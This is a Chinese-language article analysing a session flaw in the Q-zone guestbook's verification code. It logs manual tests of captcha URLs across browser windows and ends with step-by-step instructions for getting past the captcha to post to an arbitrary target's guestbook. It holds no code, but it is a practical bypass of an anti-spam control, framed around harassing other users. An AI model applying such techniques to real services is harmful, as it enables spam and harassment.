


图1

其页面首先显示出非留言的内容，包括页面的基本构架和"发表留言"的表单，然后通过读取远程的XML数据文件并处理，来显示留言（如图1中的标1部分），因此留言部分其实是在认证码之后显示在客户端的，并且我发现流程是先显示个性签名，再显示日志的全部内容（如图2中的标2部分）。而这个时候因为页面已经多次调用getimg.asp这个文件，从而引起认证码session混乱，用户所看到的其认为是验证码地方，显示的验证码和session中存放的实际上并不匹配，最终导致出现"验证码错误"的出错提示，并且Q-zone在验证码错误后，会刷新显示验证码的图片一次，这时的验证码由于和session会话值匹配，再一次留言当然就可以成功发表。对此解释我比较满意，不过这个解释不够详细，不够深入。出错的时候session会话值究竟哪里出错了？出错的时候session会话值究竟是什么？文章没有解释。事实上留言部分通过读取远程的XML数据文件显示留言内容在客户端的时候，也在客户端生成了一个session会话值，只不过这时候的session会话值已经不是客户端看到的图片显示的那四个字符，而是另外的一个session会话值。至于是什么样的session会话值，我将在后面详细解释，并且我们根本不需要编写复杂的程序来监视验证码图片里的字符，我会告诉各位一种很简单的监视方法。




图2

首先我对Q-zone留言功能的验证码部分进行了测试，测试过程如下：

1．首先右击我们添加的认证码图片Z3EM（如图3的标1处），把属性中的地址http://verify.qq.com/getimage?0.0697777411319187拷贝到一个打开的IE窗口中，显示的结果是"FMM2"（认证码是随机生成的）；

2．另外打开一个IE窗口，把刚才的http://verify.qq.com/getimage?0.0697777411319187网址粘贴到地址栏回车，显示的结果是"6GD4"；

3．重复2的步骤，显示的结果是"25ZM"；

4．再重复2的步骤，显示的结果基本同上，唯一变的是显示的图片结果又变成另外四个字符"K3SL"；

5．在刚才打开的几个IE窗口分别回车（先把鼠标移动到地址栏处，使得选中全部的网址，再回车），显示的结果同4，都是显示成"K3SL"；

6．对其中的一个IE窗口点击"刷新"按钮，图片显示的结果由刚才的"K3SL"变成了"2AP4"；

7．再对其他的IE窗口分别回车，图片显示的结果都由刚才的"K3SL"变成了"2AP4"；

8．右击系统正常生成的认证码图片（如图3中的标2处），把属性中的地址http://verify.qq.com/getimage?0.7523284465702058（这个地址的最后那些数字每次都是不一样的）拷贝到一个打开的IE窗口中，显示的结果是"PMMK"，跟Q-zone空间看到的是一样。




图3

小结：

1．只要不另外打开IE窗口，无论当前有多少个IE窗口，显示的都是同样一个认证码。一旦另外打开一个IE窗口，认证码在所有的IE窗口都发生变化，也就是说系统的认证码功能是监视IE窗口的开关动作的（这也很正常，session本身具备这个特性）；

2. 点击IE窗口的“刷新”按钮，所有IE窗口的认证码都发生变化；

3. 在IE窗口产生的认证码session会话值对Q-zone空间的认证系统不适用。

4. 直接在Q-zone空间里点击我们添加的认证码图片（不过假如我们已经打开了另外一个IE窗口的话，那么将调用已经打开的IE窗口来显示认证码），会出现图4的情况。




图4

我第二次修改本文（第一次编写本文是十天前）的时候，又测试了第四步骤，奇怪的是这回不弹出下载窗口了，不过我记得在这期间，Q-zone空间升级过一次。该不会腾讯的高级程序员也跟我一样爱看X吧。有这个可能，呵呵！由上面的测试可知，我们必须突破这些限制，才会有所收获。

为了测试方便，也为了以子之矛，还其之盾。我决定用腾讯浏览器来突破系统的认证码功能。首先下载腾讯浏览器，安装。接着：

1. 在地址栏输入http://g3.q-zone.qq.com/q?uin=10000（任意一个被捣乱的Q号），回车；

2. 点击我们添加的认证码图片，这回不会出现让我们下载文件的窗口了，而是另外腾出一个窗口来显示认证码图片，不过认证码图片里的字符发生变化（对于腾讯浏览器跟IE浏览器效果都是一样）。

3. 接着输入腾出窗口里显示的认证码字符，如图5中的标1处，但是这时候会出现一个提示登录信息，如图5中的标2处（请注意，标1处的四个字符“AZVR”跟左边的“5KV5”是不一样）。




图5

4. 用这个地址http://q-zone.qq.com/web/登录自己的Q-zone。

5. 像2步骤那样再次点击我们添加的认证码图片，输入腾出窗口里显示的认证码字符，呵呵。这回成功了，如图6。


